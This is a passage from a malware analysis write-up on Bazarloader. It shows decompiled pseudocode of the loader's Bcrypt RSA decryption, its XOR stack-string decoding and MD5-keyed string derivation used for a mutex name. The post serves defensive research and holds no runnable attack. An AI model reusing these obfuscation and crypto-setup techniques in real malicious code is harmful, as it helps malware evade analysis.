000000018001D078 ; __int64 (__fastcall *ptr_BCryptAddCont
000000018001D078 ptr_BCryptAddContextFunction dq 0
000000018001D078
000000018001D080 ; __int64 (__fastcall *ptr_BCryptEnumCon
000000018001D080 ptr_BCryptEnumContextFunctions dq 0
000000018001D080
000000018001D0F0 ptr_BCryptEncrypt dq 0
000000018001D0F0
000000018001D0F8 ; __int64 (__fastcall *ptr_BCryptCloseAlg
000000018001D0F8 ptr_BCryptCloseAlgorithmProvider dq 0
000000018001D0F8
000000018001D100 ; __int64 (__fastcall *ptr_BCryptOpenAlgo
000000018001D100 ptr_BCryptOpenAlgorithmProvider dq 0
000000018001D100
000000018001D120 ; __int64 (__fastcall *ptr_BCryptHashData
000000018001D120 ptr_BCryptHashData dq 0
000000018001D120
```

```
000000018001D168 ptr_BCryptCreateHash dq 0
000000018001D168
000000018001D170 ; __int64 (__fastcall *ptr_BCryptSignHash)
000000018001D170 ptr_BCryptSignHash dq 0
000000018001D170
000000018001D178 ; __int64 (__fastcall *ptr_BCryptDecrypt)(
000000018001D178 ptr_BCryptDecrypt dq 0
000000018001D178
000000018001D180 ; __int64 (__fastcall *ptr_BCryptDestroyHa
000000018001D180 ptr_BCryptDestroyHash dq 0
000000018001D180
000000018001D190 ; __int64 (__fastcall *ptr_BCryptGetProper
000000018001D190 ptr_BCryptGetProperty dq 0
000000018001D138 ; __int64 (__fastcall *ptr_BCryptImportKey
000000018001D138 ptr_BCryptImportKeyPair dq 0
000000018001D138
000000018001D140 ; __int64 (__fastcall *ptr_BCryptFinish)(
000000018001D140 ptr_BCryptFinish dq 0
000000018001D140
000000018001D148 h_Bcrypt_dll    dq 0
000000018001D148
```

Bcrypt variables

After the resolving part ends, Bazarloader will use the functions to ignite its cryptography session. The algorithm that will be used will be RSA, this can be seen as plain text in the ALGID parameter of the function *BCryptOpenAlgorithmProvider*[19].


```
if ( !e_resolving_Cyprt_and_Bcrypt_functions_sub_18001738C()
  || ptr_BCryptOpenAlgorithmProvider(&v30, L"RSA", 0i64, 0i64) )
{
```

*BCryptOpenAlgorithmProvider RSA*

The malware then continues with creating the session with the usage of the rest of the functions, including generating the key to decrypt data from the *BcryptImportKeyPair*. Eventually, it will return to the base caller function (dubbed above as “start_crypt”).

in the end, the malware will use the function *BcryptDecrypt*[20] to decrypt requested data.

Press enter or click to view image in full size




```
if ( !e_resolving_Cyprt_and_Bcrypt_functions_sub_18001738C() )
  return 0;
if ( !e_CryptAPI_and_RSA_sub_18001A3B0(v9, a1, &hkey, &v21, &v26) )
  return 0;
v10 = *(a2 + 8);
v11 = v21;
v12 = v10 / v21;
v13 = v12;
if ( !v12 || v10 != v21 * v12 )
  return 0;
v23[0] = 0i64;
v23[1] = 0i64;
v24 = 0i64;
e_heap_alloc_or_free_sub_180001648(v23, (v26 * v12));
v14 = v13;
v15 = 0;
v16 = v24;
v17 = 0;
v21 = v14;
v18 = 0i64;
if ( v14 )
{
  while ( 1 )
  {
    pbInput = *(a2 + 16) + v15;
    v27 = 0;
    if ( ptr_BCryptDecrypt(hkey, pbInput, v11, 0i64, 0i64, 0, v16 + v17, v26, &v27, 2) )
      break;
    v17 += v27;
    v15 += v11;
    if ( ++v18 >= v21 )
      goto LABEL_14;
  }
  ptr_BCryptDestroyKey(hkey);
```

Final Bcrypt decryption

### Designated strings and MD5 activity

One of the interesting activities of Bazarloader is the usage of specifically designated strings and using them as arguments in other parts of its activity.
These strings are manipulated several times before being used, thus making the process of observing their usage a little bit tricky. In order to show the general idea, I will demonstrate only one case.

**Small Tip**: In order to track the activity dynamically and align it with static analysis addresses, disabling the ASLR (with tools such as CFF Explorer) can be handy.

The entire activity will occur in one function that will deal with decrypting hardcoded strings using the aforementioned stack-strings and xor decryption method. However, as can be seen, before starting decrypting the strings, a different function named "*sub_180005600*" occurs.



```
sub_180005600(a1, (a1 + 40));
v45 = 0;
v46[0] = 700632702;
v46[1] = 0x9EB9B58;
v46[2] = 1575065686;
v46[3] = 1840184952;
for ( i = 0i64; i < 4; ++i )                // Stack strings - a0lDGeEdIfO0g
  v46[i] ^= 0x6DAEFE1Fu;
e_copy_strings_to_ptr_in_allocated_heap_2_sub_180001B1C((a1 + 760), v46);
e_decrypt_again_sub_180004410(a1 + 760, v1);
v75 = 0;
v76[0] = 0x4AD99157;
v76[1] = 0x4CC3FA42;
v76[2] = 0x18F2C802;
v76[3] = 0x109DCD08;
v76[4] = 0xE9BD765;
v76[5] = 0x17F2CB0C;
v76[6] = 0x99EC108;
v76[7] = 0x7BADA53A;
for ( j = 0i64; j < 8; ++j )                // Stack strings - m4t1x_n78m_c2h0k_r6u6n_l2d3r
  v76[j] ^= 0x7BADA53Au;
e_copy_strings_to_ptr_in_allocated_heap_2_sub_180001B1C((a1 + 80), v76);
v30[0] = 0x710CFA88;
v30[1] = 0x453A82D7;
for ( k = 0i64; k < 2; ++k )                // Stack strings - _x64
  v30[k] ^= 0x453A82D7u;
e_copy_string_to_heap_Combined_sub_1800019C8(a1 + 80, v30);
v31 = 0;
v32[0] = 0x680C9F1E;
v32[1] = 68195886;
for ( m = 0i64; m < 2; ++m )                // Stack strings - _nologs.
  v32[m] ^= 0x463F141u;
e_copy_string_to_heap_Combined_sub_1800019C8(a1 + 80, v32);
e_decrypt_again_sub_180004410(a1 + 80, a1);
```

Designated strings function

The objective of this function is relatively simple, creating an additional key for further decryption activities. In general, this will happen in the following way:


1. First, with the use of two API calls SHGetSpecialFolderPathA, GetFileAttributesExA, and additional functions, the malware will generate some sort of digits array.

Press enter or click to view image in full size




Generating digits


2. The digit array will go to another function that will deal with MD5 hashing as one of its arguments.





MD5 activity

If we inspect dynamically, we could see that after passing the MD5Final function, the digits will disappear and an MD5 hash will be produced.

Press enter or click to view image in full size




Before MD5Final





After MD5Final

After the MD5 hash is created, the function will return to the caller function and the events will continue as the following:

1. The hardcoded stack strings will be decrypted and combined into one string
2. The combined string and the md5 hash key will be sent to another function named "*sub_180004410*" that will deal with further manipulation on the string.


Press enter or click to view image in full size




Designated strings function workflow


Inside *sub_180004410*, the string will go through more manipulations, one of them is a loop that will XOR between the key (the MD5 hash) and the combined string.

Press enter or click to view image in full size




XOR loop between the key and combined string


Next, several other manipulations will occur on the xored output until eventually a new string is generated.




Final string

Eventually, this process will happen to every string in the list of these designated strings, and as said, they will be used as an argument in further malware activity.
For example, the string from the image above will be used as the Mutex name when the malware executed CreateMutexA[21].

Press enter or click to view image in full size




Final string being used as Mutex name

**References**

[1] https://twitter.com/ido_cohen2/status/1477620045794758658
[2] https://www.bitdefender.com/blog/hotforsecurity/bank-indonesia-confirms-conti-ransomware-attack-stolen-files-leaked/
[3] https://www.bleepingcomputer.com/news/security/taiwanese-apple-and-tesla-contractor-hit-by-conti-ransomware/
[4] https://www.cybereason.com/blog/threat-analysis-report-from-shatak-emails-to-the-conti-ransomware
[5] https://thedfirreport.com/2021/10/04/bazarloader-and-the-conti-leaks/
[6] https://www.bleepingcomputer.com/news/security/bazarbackdoor-trickbot-gang-s-new-stealthy-network-hacking-malware/
[7] https://www.cybereason.com/blog/threat-analysis-report-from-shatak-emails-to-the-conti-ransomware
[8] https://twitter.com/executemalware/status/1485799287615279109
[9] https://twitter.com/Max_Mal_/status/1483571535491260417
[10] https://www.ired.team/offensive-security/defense-evasion/windows-api-hashing-in-malware#:~:text=API%20hashing%20is%20simply%20an,for%20a%20given%20text%20string.&text=Set%20a%20variable%20%24hash%20to%20a
[11] https://github.com/OALabs/hashdb
[12] https://blog.vincss.net/2021/03/re021-qakbot-dangerous-malware-has-been-around-for-more-than-a-decade.html
[13] https://github.com/mandiant/capa
[14] https://docs.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-createtoolhelp32snapshot
[15] https://docs.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-process32first
[16] https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-gettickcount
[17] https://youtu.be/3FPY4cLaELU
[18] https://aaqeel01.wordpress.com/2021/10/18/zloader-reversing/
[19] https://docs.microsoft.com/en-us/windows/win32/api/bcrypt/nf-bcrypt-bcryptopenalgorithmprovider
[20] https://docs.microsoft.com/en-us/windows/win32/api/bcrypt/nf-bcrypt-bcryptdecrypt
[21] https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-createmutexa
[22] https://hshrzd.wordpress.com/pe-bear/#:~:text=PE%2Dbear%20is%20a%20freeware,works%20for%20windows%20and%20Linux).
[23] https://www.winitor.com/

---